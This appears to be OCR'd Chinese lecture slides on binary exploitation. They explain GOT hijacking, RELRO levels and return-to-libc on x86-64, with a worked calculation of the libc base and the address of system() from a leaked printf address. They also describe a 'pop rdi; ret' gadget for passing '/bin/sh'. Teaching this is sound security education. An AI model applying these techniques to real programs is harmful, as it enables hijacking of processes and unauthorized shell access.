
```
hello:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE                 VALUE
0000000000600938 R_X86_64_GLOB_DAT    __gmon_start__
0000000000600958 R_X86_64_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0000000000600960 R_X86_64_JUMP_SLOT   read@GLIBC_2.2.5
0000000000600968 R_X86_64_JUMP_SLOT   __libc_start_main@GLIBC_2.2.5
```

GOT Hijacking

- 為了實作 Lazy binding 的機制 GOT 位置必須是可寫入的
- 如果程式有存在任意更改位置的漏洞，便可改寫 GOT ，造成程式流程的改變
  - 也就是控制 RIP


GOT Hijacking

- 第二次 call foo 時




GOT Hijacking

- 第二次 call foo 時




GOT Hijacking

- 第二次 call foo 時



GOT Hijacking

- 第二次 call foo 時



RELRO

- 分成三種
  - Disabled
    - .got/.got.plt 都可寫
  - Partial (default)
    - .got 唯獨
  - Fulled
    - RELRO 保護下，會在 load time 時將全部 function resolve 完畢

Return to Library

- 在一般正常情況下程式中很難會有 system 等，可以直接獲得 shell 的 function
- 在 DEP/NX 的保護下我們也無法直接填入 shellcode 去執行我們的程式碼

Return to Library

- 而在 Dynamic Linking 情況下，大部份程式都會載入 libc ，libc 中有非常多好用的 function 可以達成我們的目的
  - system
  - execve
  - …

Return to Library

- 但一般情況下都會因為 ASLR 關係，導致每次 libc 載入位置不固定
- 所以我們通常都需要 information leak 的漏洞來或取 libc 的 base address 進而算出 system 等 function 位置，再將程式導過去

Return to Library


- 通常可以獲得 libc 位置的地方
  - GOT
  - Stack 上的殘留值
    - function return 後並不會將 stack 中的內容清除
  - heap 上的殘留值
    - free 完之後在 malloc，也不會將 heap 存的內容清空

Return to Library

- 而一般情況下的 ASLR 都是整個 library image 一起移動，因此只要有 leak 出 libc 中的位址，通常都可以算出 libc
- 我們可利用 objdump -T libc.so.6 | grep function 來找尋想找的 function 在 libc 中的 offset
- 如果我們獲得 printf 位置，可先找尋 printf 在 libc 中的 offset 以及想要利用的 function offset

Return to Library

- printf : 0x7ffff7a62800 (0x55800)
- libc base : 0x7ffff7a62800 - 0x55800 = 0x7ffff7a0d000
- system : 0x7ffff7a0d000 + 0x45390 = 0x7ffff7a52390




Return to Library

- 在獲得 system 位置之後，我們可以複寫 return address 跳到 system 上，這邊要注意的是參數也要一起放上，
- 但在 x86-64 Linux 上傳遞參數是用 register 傳遞的，第一個參數會放在 rdi 所以我們必須想辦法將 /bin/sh 的位置放在 rdi 上
  - 可利用 pop rdi ; ret 的方式將參數放到 rdi


Return to Library

stack overflow ret



